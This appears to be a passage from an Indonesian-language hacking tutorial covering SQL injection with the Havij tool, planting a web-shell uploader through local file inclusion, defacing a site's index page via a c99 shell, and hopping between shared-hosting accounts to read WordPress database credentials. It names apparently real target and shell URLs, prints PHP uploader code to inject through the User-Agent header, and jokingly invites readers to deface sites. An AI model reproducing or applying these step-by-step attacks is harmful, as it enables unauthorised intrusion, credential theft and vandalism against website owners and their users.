
Jika Yang Kita Bahas Tadi sulit maka Saya akan memberikan jalan yang mudah yaitu menggunakan Havij

1. Silakan cari target dengan menggunakan SQL Injection Vulnerability, bisa di cari dan didapat dari exploit-db.com, silakan ditemukan disini: <http://www.exploit-db.com/webapps> , cari vulnerability yang memiliki keyword “SQL INJECTION“.
2. Kemudian silakan download HAVIJ TOOL FREE , Kalo HAVIJ PROnya Cari Aja Ya , Etsss Bagi Yang Engga Punya HAVIJ PRO Jangan Khawatir , Make Yang Free Juga Gapapa Ko , Tenang Aja :P
3. Wajib untuk download bantuan & help berikut: <http://adf.ly/locked/313683>/[http://www.itsecteam.com/files/havij/havij\\_help-english.pdf](http://www.itsecteam.com/files/havij/havij_help-english.pdf)
4. Berikut ini adalah beberapa images **HAVIJ TOOLS**:


- \* Temukan **website yang memiliki Vulnerable SQL Injection**
  - \* Masukkan target yang vulnerable tersebut ke tab “**Target**” di Havij tanpa tanda ‘
- Kemudian klik **Analyze**




Kemudian Pilih Menu Info Untuk Melihat Informasi Web Target nya




Kemudian Pilih menu Tables maka akan muncul databasenya di sini nama databaenya dwya trus ceklist box dwya klik sub menu Get Tables maka akan muncul tabel nya yaitu user dan lain2 trus ceklist box user dan klik get column maka akan muncul kolomnya, kemudian cari kolom username dan password trus ceklist box nya dan klik get data seperti gambar di bawah



Kemudian crack md5 passwordnya cara nya copy md5 hash yang tadi buka menu md5 kemudian pastekan md5 tersebut dan klik start maka akan muncul password nya seperti gambar di bawah



Setelah itu anda cari deh Admin Loginya caranya klik menu Find Admin masukkan link web target dan klik start maka akan muncul seperti gambar di bawah



Setelah itu anda Login ke Admin-Page nya dan Semuanya terserah anda mau di deface atau pajang foto anda di situ hahaha ingat jangan lakukan untuk kejahatan....!!!!

## Bab 8 (Tanam Shell/Backdoor Melalui LFI)

LFI with tamper data

sekedar berbagi pengetahuan,buat yang belum tau aja ,klo yang udah master pasti dah tau trick ini  
bagai mana cara melakukan hacking/deface atau sejenisnya terhadap sebuah website yang mempunyai bugs LFI

owkeh,langkah pertama yaitu cari target  
anda bisa memanfaatkan bugs lfi yang banyak bertebaran di google  
atau juga menggunakan tools,scanner :D

ok.....anggap saja kita sudah menemukan target  
yang vuln,hasil scan kita di mirc  
tamper data sudah di instal,klo belom,instal dulu  
<https://addons.mozilla.org/en-US/firefox/addon/966/>

contoh target yang kita temukan yaitu  
[http://old.diendandulich.com/diendan//index.php?option=com\\_g2bridge&controller=../../../../%00](http://old.diendandulich.com/diendan//index.php?option=com_g2bridge&controller=../../../../%00)

buka mozilla dan temper data anda

tools->tamper data

klik star tamper  
lalu load broser yang tadi  
maka akan muncul command  
dan klik tamper

pada kolom user agent masukkan script berikut :

```
<?php
echo '<b><br><br>.php_uname().'<br></b>';
echo '<form action="" method="post" enctype="multipart/form-data" name="uploader" id="uploader">';
echo '<input type="file" name="file" size="50"><input name="_upl" type="submit" id="_upl" value="Upload"></form>';
if( $_POST['_upl'] == "Upload" ) {
if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) { echo '<b>Upload SUKSES !!!</b><br><br>'; }
else { echo '<b>Upload GAGAL !!!</b><br><br>'; }
}
?>
```

lalu tekan OK,apabila script berhasil di injeksikan kedalam web tersebut maka akan muncul tampilan form upload,  
nah pada sesion inilah anda dapat melakukan uploading shell :D

lalu upload shell anda,maka akan muncul kembali form tamper data tersebut,masukkan kembali script di atas,apa bila shell berhasil ter upload kedalam web tersebut,maka akan muncul tulisan UPLOAD SUKSES :D

sekarang shell anda berhasil di injeksikan ke dalam web tersebut,untuk mengaksesnya anda tinggal mengetikkan di browser anda

<http://www/target.com/nama shell.php>

lalu setelah itu terserah anda,

sekian dulu triknya,sekedar share pengetahuan yang saya punya


untuk videonya :

<http://vchaters.com/flash/56.swf>


## Bab 9 (Deface Melalui Shell)

Cara Deface Web Halaman Index Melalui Shell


1. Bobol password admin website target setelah itu login ke admin panel dan upload shell



2. setelah anda upload shell buka halaman shell nya di sini halaman shell saya <http://bin.go.id/ismeina.php> (ismeina.php adalah file shell saya hehehehe) ok lanjut maka akan muncul seperti gambar di bawah dan disini saya menggunakan shell c99




3. Cari halaman index nya biasanya index.html atau index.php




A screenshot of a terminal window titled "Untitled1". The window shows a file listing for the directory "bin.qoid". The files listed include index.html, default.html, error.html, deface.html, and various CSS and JS files. The terminal interface includes tabs for "bin.qoid - c9msidh" and "Connecting...".

[root@...]	DR	24.07.2002 22:55:49	restrict	drwxr-xr-x	1
[root]	DR	24.07.2002 22:55:41	restrict	drwxr-xr-x	1
[root]	DR	24.07.2002 22:52:31	restrict	drwxr-xr-x	1
[root, lang]	DR	24.07.2002 22:53:41	restrict	drwxr-xr-x	1
[wwwroot]	DR	24.07.2002 22:55:40	restrict	drwxr-xr-x	1
X.gif	480,06 KB	26.07.2002 23:39:00	restrict	-r--r--r--	1 E D
index.html	12,94 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
default.html	18,75 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
error.html	8,28 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
deface.html	18,87 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	11,49 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	16,75 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	1,63 KB	26.07.2002 23:37:37	restrict	-r--r--r--	1 E D
international.html	19,97 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	43,32 KB	25.07.2002 16:41:32	restrict	-r--r--r--	1 E D
index.html	9,49 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	18,27 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	11,2 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
mapping.html	8,08 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
default.html	18,29 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
privacy.html	10,81 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
publickey.pem.html	14,83 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D
index.html	9,85 KB	25.07.2002 16:45:58	restrict	-r--r--r--	1 E D


4. Kemudian Edit Halaman index nya ganti script halaman web nya menjadi script deface web anda kemudian klik save



Eng Ing Eng web nya sudah ter-Deface ingat jangan lupa sertakan nama saya (Bagus Hacks) di halaman deface web kalian hahahahahahahahaha




## Bab 10 (Jumping Server)



ok deh kita ke tkp aja ya cara jumping antar server  
(ini artikel copast karna saya malas bikin nya ribet wkwkwkwkw)


maaf ya kalau toturial saya jelek nama nya juga newbie yukk kita langsung to point aja pertama anda siap kan shell injection anda dulu ^\_^ yang sudah di pasang di dalam website tersebut  
contoh gambar nya

nah sekarang kita coba klik kamar sebelah contoh gambar nya gan



nah sekarang kita pilih salah satu misal nya : /home/frauenbu/public\_html/  
sekarang kita open tab kita klik beranda nah kita copas yang tadi : /home/frauenbu/  
public\_html/  
kita copas aja ke kolom Lompat >> paste kan di situ gan ^\_^ kalau udah kita klik GO

nah ntar hasil nya begini gan



nah kalau udah di klik go tadi ntar hasil nya begini gan  
 nah sekarang kita cari file config untuk koneksi mysql nya O  
 kalau udah kita open tab aja gan ^\_^ biar bisa sedikit di mengerti ok selanjut nya kita liat  
 kalau udah di klik  
 config.php nya ntar hasil nya begini ^\_^

```

wp-config.php
/*
 * The base configuration of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting http://codex.wordpress.org/Editing\_wp-config.php#MySQL\_Connections.
 * For complete information on these options, visit http://codex.wordpress.org/Editing\_wp-config.php. They can get the MySQL settings from your host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to see this file once, you can just copy this file
 * to "wp-config.php" and edit its values.
 */
/* Database Details
 */
// ** MySQL settings - You can get this info from your web host. //**
// The name of the database for WordPress
define('DB_NAME', 'database_mysql_nya');
// ** MySQL User (This is usually your username) //**
define('DB_USER', 'user_name_mysql_nya');
// ** MySQL Password (Leave empty if you selected no password in your host settings) //**
define('DB_PASSWORD', 'password_mysql_nya');
// ** MySQL Hostname (This is usually your host) //**
define('DB_HOST', 'localhost');
// ** Database Charset to use in creating database tables. //**
define('DB_CHARSET', 'utf8mb4');

/* Authentication Details - Change these to reflect your setup. */
// 
// + Change these to different unique phrases
// + You can generate these using the https://api.wordpress.org/secret-key/1.1/salt/ service
// + You can change these at any point in time to invalidate all existing cookies. This will force all users to log in again.
define('DB_COLLATE', '');
*/
```

sekarang kita open tab klik koneksi mysql  
kalau udah kita isi aja yang sama persis di gambar tadi kalau udah ntar dia akan koneksi ke web target

nah ntar kalau sudah koneksi mysql tersambung ntar jadi nya begini

